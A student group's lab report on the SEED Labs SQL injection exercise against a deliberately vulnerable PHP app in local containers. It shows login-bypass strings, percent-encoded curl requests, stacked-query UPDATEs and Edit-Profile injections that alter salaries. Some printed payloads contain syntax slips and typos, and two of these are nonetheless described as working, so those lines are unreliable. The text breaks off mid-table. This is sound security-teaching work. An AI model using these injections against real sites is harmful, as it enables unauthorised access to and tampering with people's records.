SQL Injection attack

By H-TTPs

Group and Activity description

Boso Asja	884957
Bronca Enrico	885030
Yasashinyy Mark	884994

The attack implementation was jointly carried out in virtual meetings with equal collaboration of the members. For efficiency purposes, the report development was organised in the following way:

- Introduction, Setup, subtask 2.4, task 4: Enrico Bronca
- Task 2: Mark Yasashinyy
- Task 3: Asja Boso

The whole discussion has then been jointly revised in virtual meetings, enriching it with details and comments.

Introduction

General introduction

SQL injection is a code injection technique that exploits the vulnerabilities in the interface between web applications and database servers, that allows an attacker to interfere with the queries that an application makes to its database. The vulnerability is present when user's inputs are not correctly checked and parsed within the web applications before being sent to the back-end database servers.

Many web applications take inputs from users, and then use these inputs to complement SQL queries, so the web applications can retrieve the desired information from the database. Web applications also use SQL queries to store input information in the database. These are common practices in the functioning of web applications. When such web application SQL queries are not carefully constructed, SQL injection vulnerabilities can occur.

Goal of the project

Leveraging the vulnerable web application provided by SeedLab[1], our aim is to successfully perform the SQL injection attack, demonstrating the damage that can be achieved and mastering the techniques that can help defend against such types of attacks.

In particular, we want to detail how, by exploiting this kind of vulnerability, an attacker could successfully:

- Login as administrator, evading the access control features and achieving privilege escalation;
- Append new lines and remotely update the database content, retrieving sensible information;
- Remotely modify other users' passwords, admin included, achieving full ownership of the database.

To conclude, we discuss remedies to prevent the vulnerability, such as SQL prepared statements, and we provide technical comments to reduce its severity, such as the difference between the *query*[2] and *multi_query*[3] PHP function calls for database query.

SQL Injection relevance data

The SQL injection attack[4] is one of the most common attacks on web applications.

Generally, SQL injection vulnerability enables attackers to view data that they are not normally able to retrieve, by placing malicious code structured as proper SQL statements, via the input forms available in a given web-platform.

According to the Open Web Application Security Project, injection attacks, which include SQL injections, were the third most serious web application security risk in 2021. In the applications they tested, there has been a total of 274,000 occurrences of injection. Furthermore, SQL injection and cross-site scripting (XSS) have topped the Open Web Application Security Project's (OWASP) list of top 10 Web vulnerabilities for more than a decade up to 2022.

SQL injection attacks can have a significant negative impact on an organisation. Companies have access to sensitive company data and private customer information, and SQL injection attacks often target and compromise that confidential information.

When a malicious user successfully completes an SQL injection attack, it can have any of the following impacts:

- **Expose Sensitive Company Data**: Using SQL injection, attackers can retrieve and alter data, which risks exposing sensitive company data stored on the SQL server.
- **Compromise Users' Privacy**: Depending on the data stored on the SQL server, an attack can expose private user data, such as credit card numbers.

---

[1] SEEDLAB: Web SQL Injection
[2] PHP MANUAL: query()
[3] PHP MANUAL: Multi_query()
[4] *CROWDSTRIKE: What is a SQL injection attack?*

- **Give an attacker administrative access to your system**: If a database user has administrative privileges, an attacker can gain access to the system using malicious code. To protect against this kind of vulnerability, it is important to create a database user with the least possible privileges.
- **Give an Attacker General Access to Your System**: If you use weak SQL commands to check usernames and passwords, an attacker could gain access to your system without knowing a user's credentials. With general access to your system, an attacker can cause additional damage accessing and manipulating sensitive information.
- **Compromise the Integrity of Your Data**: Using SQL injection, attackers can make changes to or delete information from your system.

Executive summary

We detail here the overall structure of the work. The discussion is divided in 4 tasks:

1) **Overall setup**
   We briefly detail the setup procedure we followed and visualise the database for descriptive purposes.

2) **Light SQL injection attack**
   We detail how the attack can be performed by the user login form or directly from the command line, allowing the attacker to visualise disclosed information.

3) **Hard SQL injection attack**
   We detail how the attack can be performed by the update profile form, allowing the attacker to modify database entries and passwords.

4) **Countermeasure**
   We detail a simple countermeasure to prevent the successful implementation of the attack relying on prepared SQL statements.

SQL Injection execution and discussion

Task 1: Environment Set-Up and SQL Database visualisation

To perform the SQL Injection attack, we relied on the web application provided by Seedlab. The SetUp file provided contains two containers: one for hosting the web application, and the other for hosting the database for the web application. The IP address for the web application container is 10.9.0.5, and the URL for the web application is the following: http://www.seed-server.com.

We need to map the hostname to the container's IP address (10.9.0.5) modifying the entry in the /etc/hosts file. After having downloaded the zip folder containing the web application, we proceed in building the lab environment through the docker-compose.yml program.
For descriptive purposes, we visualise the database content in Code Chunk 1.

```
[10/23/22]seed@VM:~$ cd Desktop/Labsetup
[10/23/22]seed@VM:~/.../Labsetup$ docker-compose build
[output omitted]
[10/23/22]seed@VM:~/.../Labsetup$ docker-compose up
[output omitted]
[10/23/22]seed@VM:~$ dockps
dfcdcf6de83b  mysql-10.9.0.6
2e1c09ba14f2  www-10.9.0.5
[10/23/22]seed@VM:~$ docksh df
root@dfcdcf6de83b:/# mysql -u root -pdees

mysql> show databases;
mysql> show sqllab_users;
mysql> show tables;
+------------------------+
| Tables_in_sqllab_users |
+------------------------+
| credential             |
+------------------------+
1 row in set (0.00 sec)

mysql> SELECT * FROM credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          |
fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |  30000 | 4/20  | 10213352 |             |         |       |          |
b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |       |          | a3c50276cb120637cca669eb38fb9928b017e9ef
|
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |       |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af
|
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |       |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |       |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------
[CODE CHUNK 1]
```

Task 2: SQL Injection Attack on SELECT[5] Statement

The SQL injection attack refers to a vulnerability through which the attackers can execute their own SQL statements. Using its own malicious code, the attacker is able to steal victims personal information or to change the database values altogether.

In order to showcase the attack, we will use the aforementioned Employee Management web app provided by SEED Labs featured with built-in SQL Injection vulnerabilities.

Figure 2.1: The login page

In Figure 2.1 you can see the login page. The users are authenticated using two parameters (username and password).
The following code (see Code Chunk 2.1)[6] is used to select the personal information such as age or salary from the *credential* database. The SQL statement takes two variables, *input_uname* which is a string of the username and *hashed_pwd,* which contains the *sha1* hashed password of the user.

```
$input_uname = $_GET['username'];
$input_pwd = $_GET['Password'];
$hashed_pwd = sha1($input_pwd);

$sql = "SELECT id, name, eid, salary, birth, ssn, address, email, nickname, Password
      FROM credential
      WHERE name= '$input_uname' and Password='$hashed_pwd'";
$result = $conn -> query($sql);
```

[CODE CHUNK 2.1]

Before selecting the information, the code checks if the provided credentials correspond to any record in the database, if so, the user is successfully authenticated and the data is retrieved, otherwise the authentication fails. The following code illustrates the logic deployed in the authentication process, it doesn't necessarily represent the actual structure (Code Chunk 2.2).

[5] SQL manual: SELECT statement
[6] File: image_www/Code/unsafe_home.php, inside the Labsetup folder provided by SeedLab

```
// The following is Pseudo Code

if(id != NULL) {
  if(name=='admin') {

    return All employees information;
  } else if (name !=NULL){

   return employee information;
  }
} else {
  Authentication Fails;
}
```

[CODE CHUNK 2.2]

The goal of the task is to access the data of the website as the administrator. We know the username (*Admin*) but we do not know the password.

There are two ways to exploit the vulnerability in our case:

- The first way is to attack directly through the webpage (as detailed in subtask 1)
- The second one is by using the terminal (as detailed in subtasks 2).

Task 2.1 Attack from the webpage

By looking at the source code, we can see that we can try to comment out the password requirement when selecting data from the table.

To make the demonstration clearer, we added an *echo* command to the PHP source code, in order to visualise what is happening on the server side. Let's try to fill the username field in the login form with:

```
Admin'  #
```

Note that the single quote " ' " is used to match the rightmost single quote " ' " included in the WHERE statement in code chunk 2.1; " # " instead is used to comment out any code after the username check, thus the password requirement is not interpreted.



Figure 2.2: The exploit



Figure 2.3: The server side

By injecting this input, the WHERE[7] statement is verified, thus we can access the system as Admin, visualising the entire table and the related personal information of the employees.



Figure 2.4: The database

Task 2.2 Attack from command line

When trying to attack from the terminal the command to use is *curl*[8] followed by the url of the webpage with the credentials, see the example below:

```
$ curl www.seed-server.com/unsafe_home.pho?username=alice&Password=11'
```

If we try to login with a wrong password the command will return an error (see Code Chunk 2.3).

```
[10/24/22]seed@VM:~/.../Labsetup$ curl
'www.seed-server.com/unsafe_home.php?username=alice&Password=11'

...

    SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
    FROM credential
    WHERE name= 'alice' and Password='17ba0791499db908433b80f37c5fbc89b870084b'</div></nav><div
class='container text-center'><div class='alert alert-danger'>The account information your provide does not
exist.<br></div><a href='index.html'>Go back</a></div>[10/24/22][10/24/22]seed@VM:~/.../Labsetup$ surl
'www.seed-server.com/unsafe_home.php?username=alice&Pass
```

[7] SQL manual: Where statement
[8] GeeksForGeeks: curl command in Linux

>
[CODE CHUNK 2.3]

Furthermore, when we try to use the exploit deployed in task 2.1 as input we still get an error (see Code Chunk 2.4).

```
[10/24/22]seed@VM:~/.../Labsetup$ curl 'www.seed-server.com/unsafe_home.php?username=alice'
#&Password=11'

...

    SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
    FROM credential
    WHERE name= 'alice' #' and
Password='17ba0791499db908433b80f37c5fbc89b870084b'</div></nav><div class='container
text-center'><div class='alert alert-danger'>The account information your provide does not exist.<br></div><a
href='index.html'>Go back</a></div>[10/24/22][10/24/22]seed@VM:~/.../Labsetup$ surl
'www.seed-server.com/unsafe_home.php?username=alice&Pass
>
```

[CODE CHUNK 2.4]

The problem in this case is the encoding of the input provided. When trying to login through the command line using the *curl* command, the ' # input characters are not correctly interpreted, and therefore an error is thrown.
To overcome this issue we have to use the so-called *percent encoding* as detailed in Figure 2.5.

Figure 2.5: Example of percent encoding

According to the the percent encoding " ' # " becomes %27%20%23.

Using the modified code we can successfully perform the attack and log-in, in this case as user Alice, accessing all her personal information without providing the user's password (see Code Chunk 2.5).

```
[10/24/22]seed@VM:~/.../Labsetup$ curl
'www.seed-server.com/unsafe_home.php?username=alice%27%20%23&Password=nonlaso'
...
    SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
    FROM credential     WHERE name= 'alice' #' and
Password='fad2a70aca593b43b0f393cf5ff6b61408d673ef'<ul class='navbar-nav mr-auto mt-2 mt-lg-0'
style='padding-left: 30px;'><li class='nav-item active'><a class='nav-link' href='unsafe_home.php'>Home
<span class='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link'
href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='logout()' type='button' id='logoffBtn'
class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class='container col-lg-4 col-lg-offset-4
text-center'><br><h1><b> Alice Profile </b></h1><hr><br><table class='table table-striped
table-bordered'><thead class='thead-dark'><tr><th scope='col'>Key</th><th
scope='col'>Value</th></tr></thead><tr><th scope='row'>Employee ID</th><td>10000</td></tr><tr><th
scope='row'>Salary</th><td>20000</td></tr><tr><th scope='row'>Birth</th><td>9/20</td></tr><tr><th
```

```
scope='row'>SSN</th><td>10211002</td></tr><tr><th scope='row'>NickName</th><td></td></tr><tr><th
scope='row'>Email</th><td></td></tr><tr><th scope='row'>Address</th><td></td></tr><tr><th
scope='row'>Phone Number</th><td></td></tr></table>      <br><br>
...
```
[CODE CHUNK 2.5]

Task 2.3: Append a new SQL statement

In the previous attacks, we can only visualise and steal personal information, but to cause real damage we should be able to modify data entries trying to exploit the vulnerability.

For this reason, we want to run two SQL statements simultaneously, with the second one being a *DELETE*[9] or *UPDATE*[10] statement, separated with the semicolon (;).

Let's try to write two sentences instead of one, and check if we can successfully carry out the attack (see Figure 2.6).



Figure 2.6: Example of two SQL statements in the username field.



Figure 2.7: The output of the error

The output is an error referring to the SQL syntax (Figure 2.7). We get the same result using the terminal (see Code Chunk 2.6).

```
[10/24/22]seed@VM:~/.../Labsetup$ curl
```

[9] SQL manual: DELETE statement
[10] SQL manual: UPDATE statement

'www.seed-server.com/unsafe_home.php?username=Alice%27%20%3Bselect%201%3B%23&Password=seedalice'

SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE name= 'Alice' ;select 1;#' and Password='fdbe918bdae83000aa54747fc95fe0470fff4976' </nav> There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'select 1;#' and Password='fdbe918bdae83000aa54747fc95fe0470fff4976'' at line 3]\n[10/24/22]seed@VM:~/.../Labsetup$ curl 'www.seed-server.com/unsafe_home.php?username=Alice%27%20%3Bselect%201%3B%23&Password=seedalice'
[CODE CHUNK 2.6]

Since the syntax of the command is inherently correct, the error must be caused by the type of connection database call that the web application is using.
In our case we have a *query* type which supports only one SQL statement per request.
This light-countermeasure impedes us to succeed in our intent.

For two or more statements to be run simultaneously we need to change it to a *multi_query* type of connection. The only way to do this is to have access to the source code[11] of the victims web application, manually modifying the request function deployed.

```
If (!$result = $conn->query($sql))
```

has to become:

```
If (!$result = $conn->multi_query($sql))
```

With this change we become able to SELECT, UPDATE or DELETE any data from the tables, manipulating the information in the database, as detailed in task 2.3 extra.

Task 2.4: successfully append a new SQL statement.

After having modified the request function to *multi_query()* we are able to run multiple queries in a single request, thus enabling us to modify data in the database through the UPDATE statement.

Here we performed the injection attack from the terminal, relying on *curl* command and related percent encoding syntax, as detailed in code chunk 2.7.

```
Curl
'www.seed-server.com/unsafe_home.php?username=Alice%27%3BUPDATE%20credential%20SET%20salary%20%3D%201000000%20WHERE%20id%20%3D%201%3B%23&Password=seedalice'
```
[CODE CHUNK 2.7]

Alternatively, the attack could have been performed from the user login form typing on the “username” field the following syntax:

[11] File: image_www/Code/unsafe_home.php, inside the Labsetup folder provided by SeedLab

```
Alice'; UPDATE credential SET salary = 1000000 WHERE id = 1;#&Password=seedalice'
```



Figure 2.8: The modified employee credentials

The command allows us to modify the salary of Alice to 1.000.000 directly from the user login form.

Task 3: SQL Injection Attack on UPDATE Statement

In the Employee Management application we have mentioned before, there is an Edit Profile page (Figure 3.1) that allows employees to update their profile information, including nickname, email, address, phone number, and password. When employees update their information, through the Edit Profile page, the following SQL UPDATE query will be executed (see Chunk Code 3.1)[12].

```
$hashed_pwd = sha1($input_pwd);
$sql = "UPDATE credential SET
        nickname='$input_nickname',
        email='$input_email',
        address='$input_address',
        Password='$hashed_pwd',
        PhoneNumber='$input_phonenumber'
        WHERE ID=$id;";
$conn->query($sql);
```

[CODE CHUNK 3.1]

To go to this page (Figure 3.1), employees need to log in with their own credential first. Of course they are not able to modify their salary or other people's personal information.



Figure 3.1: The Edit-Profile page

[12] File: image_www/Code/unsafe_edit_backend.php, inside the Labsetup folder provided by SeedLab

However, since this web application is vulnerable to SQL injection, an attacker could exploit the UPDATE statement present in Code Chunk 3.1 to modify the existing records of the database, as we are going to detail in the following subtasks.

Task 3.1: Modify your own salary.

As a first task we want to modify our own salary (see Figure 3.2).



Figure 3.2: Current information about Alice: EID and salary

Let's assume that we (Alice) are a disgruntled employee, and our boss Boby did not increase our salary this year. Therefore, we want to increase our own salary by exploiting the SQL injection vulnerability in the Edit-Profile page. We also know that salaries are stored in a column called *Salary* (see Code Chunk 3.2, credential set data before modifications).

```
mysql> SELECT * FROM credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+----------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password
|
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+----------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          |
fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |  30000 | 4/20  | 10213352 |             |         |       |          |
b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |       |          |
a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |       |          |
995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |       |          |
99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
```

```
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |          |       |     |       |
a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+----------------------------------------+
6 rows in set (0.00 sec)
[CODE CHUNK 3.2]
```

Looking back to Code Chunk 3.1, we know that when we try to update our personal information, “nickname” will be the first one to be executed, followed by all the others. At the end, we see that our personal ID it’s specified through the WHERE statement.

This code actually translates into: update nickname, email, address, phone number and password variables of the specified ID (in our case Alice’s) according to the provided input. Salary here is not included, but since we are updating the **credential set**, where salary information is actually included (see Code Chunk 3.1), we will be able to modify salary via SQL injection.



Figure 3.3: SQL injection through the NickName field in the Edit-Profile page

In fact, if we type in the NickName field (see Figure 3.3):

```
', salary=77777, WHERE Name='Alice'; #
```

We will comment out everything right after # symbol, up to the following semicolon (which is used to terminate statements), therefore the last code of Code Chunk 3.1 to be executed is going to be the one we injected.

It is very important to add the *WHERE* statement. Its role is that of applying the *UPDATE* statement only to those columns that specify *Name=’Alice’*, otherwise that condition (Salary = 77.777$) will be applied to all employees, without exception.

In Figure 3.4 you can see the updated profile of Alice.



Figure 3.4: Alice's Profile with updated salary information

Task 3.2: Modify other people' salary.

After increasing our own salary, we decide to punish our boss Boby.
We want to reduce his salary to 1 dollar.

We can see his current salary in Chunk Code 3.1.

Of course, we are not supposed to know Boby's password, so we cannot login into his account. However this is not necessary, as long as his credentials are saved on the same database of Alice's, and this is the case.
Therefore, we can again exploit the *UPDATE* function present in the vulnerable code to change Boby's salary via Alice's Edit-Profile page.

Hence, the procedure is the same as before, but now we specify *salary=1* and *Name='Boby'*.

```
', salary=1, WHERE Name=Boby; #
```

While before (subtask 1) we could have also used our EID or other information to specify that we wanted to change Alice's salary, now we can only use Boby's name, since it is the only data we are supposed to know.

We can check that everything went well on our shell (see Code Chunk 3.3, credential set data after modification).

```
mysql> SELECT * FROM credential;
```

```
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+----------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password
|
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+----------------------------------------+
|  1 | Alice | 10000 |  77777 | 9/20  | 10211002 |             |       |     |       |
fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |      1 | 4/20  | 10213352 |             |       |     |       |
b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |       |     |       |
a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |       |     |       |
